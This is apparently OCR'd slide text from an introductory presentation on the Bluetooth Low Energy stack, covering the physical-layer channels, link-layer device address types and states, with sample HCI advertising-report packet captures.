
- Introduction to Physical Layer
- Introduction to Link layer
  - Link layer packet format
  - Advertisement PDU [Discover and Enumerate]
  - Scanning PDU [Discover and Enumerate]
  - Connection and Initiating PDU
  - Control and Data PDU

BLUETOOTH SMART STACK – PHYSICAL LAYER



PHYSICAL LAYER


- 2.4 Ghz range(2400 to 2483 MHz)
- 40 Channels
- Channels 37,38,39 - Advertisement channel
- Channels 0 to 36 - Data channel



QUESTION @ 2.4GHZ

ZigBee Alliance


BLUETOOTH SMART STACK – LINK LAYER



WHAT IS LINK LAYER?

- Addressing
- Link Layer State
- Link Layer Operation
- Data and Advertisement Packet
- Connection, Packet Timing, Retransmission

DEVICE ADDRESS



DEVICE ADDRESS (48 BIT)

- Public Address
  - Issued by IEEE
  - 24 bit IEEE Assigned Company ID
  - 24 bit Company assigned ID

- Static Address
  - Changes every power cycle
- Private
  - Resolvable
  - Non - Resolvable

DEVICE ADDRESS – PUBLIC

Apply a display filter ... <⌘/> Expression... +

No.	Tim	Source	Destination	Protocol	Length	Info
1	0…	controller	host	HCI_EVT	31	Rcvd LE Meta (LE Advertising Report)
2	0…	controller	host	HCI_EVT	34	Rcvd LE Meta (LE Advertising Report)
3	1…	controller	host	HCI_EVT	31	Rcvd LE Meta (LE Advertising Report)
4	1…	controller	host	HCI_EVT	34	Rcvd LE Meta (LE Advertising Report)
5	1…	controller	host	HCI_EVT	31	Rcvd LE Meta (LE Advertising Report)

```
▶ Frame 1: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▼ Bluetooth HCI Event - LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 29
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Connectable Undirected Advertising (0x00)
    Peer Address Type: Public Device Address (0x00)
    BD ADDR: TexasIns 1c:57:82 (f0:c7:7f:1c:57:82)
    Data Length: 17
  ▶ Advertising Data
    RSSI (dB): -60
```

DEVICE ADDRESS – RANDOM


No.	Tim	Source	Destination	Protocol	Length	Info
1	0…	controller	host	HCI_EVT	45	Rcvd LE Meta (LE Advertising Report)
2	0…	controller	host	HCI_EVT	29	Rcvd LE Meta (LE Advertising Report)

```
▶ Frame 1: 45 bytes on wire (360 bits), 45 bytes captured (360 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▼ Bluetooth HCI Event – LE Meta
    Event Code: LE Meta (0x3e)
    Parameter Total Length: 43
    Sub Event: LE Advertising Report (0x02)
    Num Reports: 1
    Event Type: Connectable Undirected Advertising (0x00)
    Peer Address Type: Random Device Address (0x01)
    BD_ADDR: d0:de:62:98:9a:4f (d0:de:62:98:9a:4f)
    Data Length: 31
  ▶ Advertising Data
    RSSI (dB): -67
```

WHY TO KNOW THE ADDRESS TYPE?

LINK LAYER STATE


- Standby - Don't transmit or receive any packet
- Advertising (Advertiser) - Transmitting advertisement packets
- Scanning (Scanner)- Looking for all advertisement packets from devices
- Initiating (Initiator) - Looking for connectable advertisement packet from devices
- Connection - Device is in connection with other device.



